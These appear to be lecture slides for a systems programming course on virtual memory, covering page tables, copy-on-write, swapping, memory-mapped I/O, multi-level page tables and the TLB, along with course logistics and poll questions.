CS 4414/5416:
Systems Programming
Virtual Memory
2026-10-31
Warm Up
What do you think the following bash code does?
Hint: x>&y tells bash to copy file descriptor y to x; defaults are 2 and 1.
Logistics
Upcoming
- P3 (minishell) check-in due Monday, 10/5
- Lab 6 is Friday: memory-mapped I/O
Minishell
- Check-in: Tokenize inputs (
pwdworks)- Recommend also writing
cdandsource
- Recommend also writing
- Then setup/execute pipelines and redirection
- Extra for 5416: redirect input from URL
4414/5416
This is the first differentiated assignment!
- Fine to have mixed 4414/5416 partners
- Anyone can do 5416 tasks
- But not required/counted for 4414 students
- Autograder will check 5416 task for everyone
- We’ll sort it out at the back end
Timeline
- P3 due 10/19 - plenty of time
- But fall break is coming up!
- Check-in is to get everyone started
- Bindel traveling 10/15; Sampson will cover
Midterm Feedback
Please give me and TAs constructive feedback
- Audience is course staff + CTE
- Does not get digested for future students
- Positive and negative, specifics help
- Great to have actionable suggestions
- Polite criticism is not an oxymoron
Goal for midterm feedback is to make this semester better
Recap
Where We Are
This module: Unix abstractions
- Basic abstractions (files, pipes, virtual memory)
- Processes and inter-process communication
- Introduction to TCP sockets
(Yes, some overlap with 3410/4410.)
This Week
- Tue: file systems, focusing on
- Today: virtual memory
- Review of virtual memory from 3410
- What virtual memory enables
- How is it practical?
- Fri: lab on memory-mapped I/O
Virtual Memory Idea
Fundamental Theorem
Any problem in computer science can be solved with another level of indirection. – Roger Deedham or David Wheeler, probably
Virtual Memory Cartoon

Virtual Memory Abstraction
- Each process has an abstract memory address space
- MMU maps to physical memory addresses
Of course, there are details…
Plan of Attack
- Basic concepts of virtual memory
- What virtual memory enables
- Protection
- Controlled sharing of memory
- Extended physical memory
- Memory-mapped I/O
- Dynamic memory allocation
- Performance (caches and sparse tables)
Basic Concepts
Virtual Memory Abstraction

- Memory organized into pages (often 4K, but varies)
- MMU maps page numbers, leaves offset alone
Page Metadata
For each page, a Page Table Entry (PTE) tracks
- Page frame number (PFN = physical memory for page)
- Flags, including:
- Present - Is the data resident in memory?
- Accessed - Has the data been accessed?
- Dirty - Has the data been modified?
- Cache Disable - Is caching of this page forbidden?
- Permissions (write, execute)
Page Metadata
All there for a reason! PFN is obvious, but:
- Present - Enables swapping (paging) to disk
- Accessed - Used by OS for page replacement management
- Dirty - Used if data needs to be written back
- Cache Disable - Important for sharing and I/O
- Permissions (write, execute) - Important for safety!
Capabilities
Protection
- Processes can only access mapped pages
- Cannot write or execute arbitrarily
- Usually want write xor execute (
W^X)
- Usually want write xor execute (
- Violators get segfaulted
(Protection supports other cases, too…)
Shared Pages

- Code for system libraries (e.g.
libc) - Usually read-only - Maybe data for inter-process communication
- How might this interact with caching?
Copy-on-Write
Forked process gets clone of page table
- Do not immediately clone data!
- Instead, disable write flag
- Attempts to write trap into kernel
- Then kernel copies data and resumes
Huzzah for lazy updates!
Poll Everywhere!
After a fork with copy-on-write optimization, which is true?
- Users should not write to data in pages that might be shared.
- The OS sets the write bit for parent and child to false.
- The OS sets the write bit for only the child to false.
- The OS sets the write bit for only the parent to false.
Respond at: https://PollEv.com/davidbindel252 or send davidbindel252 to 22333
Swap/Paging Concept

Concept: Memory is just another cache!
Swap/Paging
On read/write to page that is not present
- (Maybe) evict a current page to swap space
- Write back data if page is dirty
- Load requested data into new physical frame
- Or fill with zeros (demand zero page)
- Update frame number in page table
Memory-Mapped Files
Can also map named files to memory ranges!
- Kernel reads from file if page not present
- Write back dirty pages in the background
Dangerous with writer + anyone else…
General Memory-Mapped I/O
Direct memory access (DMA) for more general I/O!
- May not need kernel in I/O data path
- Kernel still responsible for control
- Process and device both access same memory region
- Often want cache disabled + write-through
Dynamic Memory Allocation
What happens on heap allocations?
- Search for aligned open space
- Found: allocate and update data structures
- Not found: ask the OS to map new page(s)
- This may be much more expensive!
Linux Virtual Memory Areas
Behind the scenes, new pages = adjust heap segment:
- Segment (or area): contiguous range of allocated pages
- Some shared metadata for all pages
- Can adjust size (e.g. to grow heap, or stack)
- Linked list threads the data structure
Ask Me a Question!
Virtual Memory Lookup
Mapping
Two things should worry you:
- Page tables could get very big!
- But also very sparse
- Doesn’t this slow the critical path for memory lookup?
- Why we invented caches
Mapping
- Mapping operates at granularity of pages
- High-order bits identify page (mapped by page table)
- Low-order bits for offset
- A typical Linux page size is 4KB (12 bit offset)
- Still don’t want array lookup with a 52-bit address!
- And this is per process
Addresses
Usually use a subset of 64-bit address space; for x86-64:
| Bits | Addressable space | |
|---|---|---|
| All | 64 | 16 EB |
| Physical | 52 | 4 PB |
| Virtual | 48 | 256 TB |
- Even 36 bits is a lot to map (512 GB table?)
- But bulk of both address spaces is inaccessible!
- Need a sparse page table data structure

Multi-Level Page Tables
Idea: Keep a tree vs array (linear page table)
- Top level directory indexed by high-order bits
- Can have additional levels of directory
- Leaves are regular pages
Doesn’t explicitly represent many un-mapped pages
Two-Level Picture
Caching
- Cache based on physical addresses
- Takes permission checks out of fast path
- Fast path
- Map virtual to physical address
- Check cache for physical address
- Return result
Virtual-to-physical better be fast!

Translation Lookaside Buffer (TLB)
TLB caches the virtual-to-physical map
- May be multi-level (like other caches)
- Fast enough to not slow down L1 cache hits
- Want very high associativity close in
- Ex (Nehalem): Fully associative L1 TLB, 64 entries
TLB Miss
A TLB miss can be very expensive
- Ask kernel to help with page table lookup
- Lookup usually involves more memory traffic
- May also involve traffic to persistent storage
Rare with good spatial locality…
Virtual Memory Cartoon (v2)
Poll Everywhere!
Consider a system with 4KB pages, a 64 entry fully associative L1 TLB, and 9 bits for a top-level directory index, how large an array can be accessed sequentially before an L1 TLB miss?
- 64KB because of associativity
- 256KB because that’s 64 times 4KB
- 2MB because that’s 512 directory entries times 4 KB
- None of the above
Respond at: https://PollEv.com/davidbindel252 or send davidbindel252 to 22333
Wrap-Up
Summary
- Basics (pages, frames, page tables)
- What virtual memory enables
- Protection
- Controlled sharing of memory
- Extended physical memory
- Memory-mapped I/O
- Dynamic memory allocation
- Performance (TLB and sparse tables)
Up Next
- P3 check-in due Monday
- Lab 6 tomorrow: memory-mapped I/O
- Next week: Inter-process communication
Outro
On Ed: What works well for engagement in your other big classes?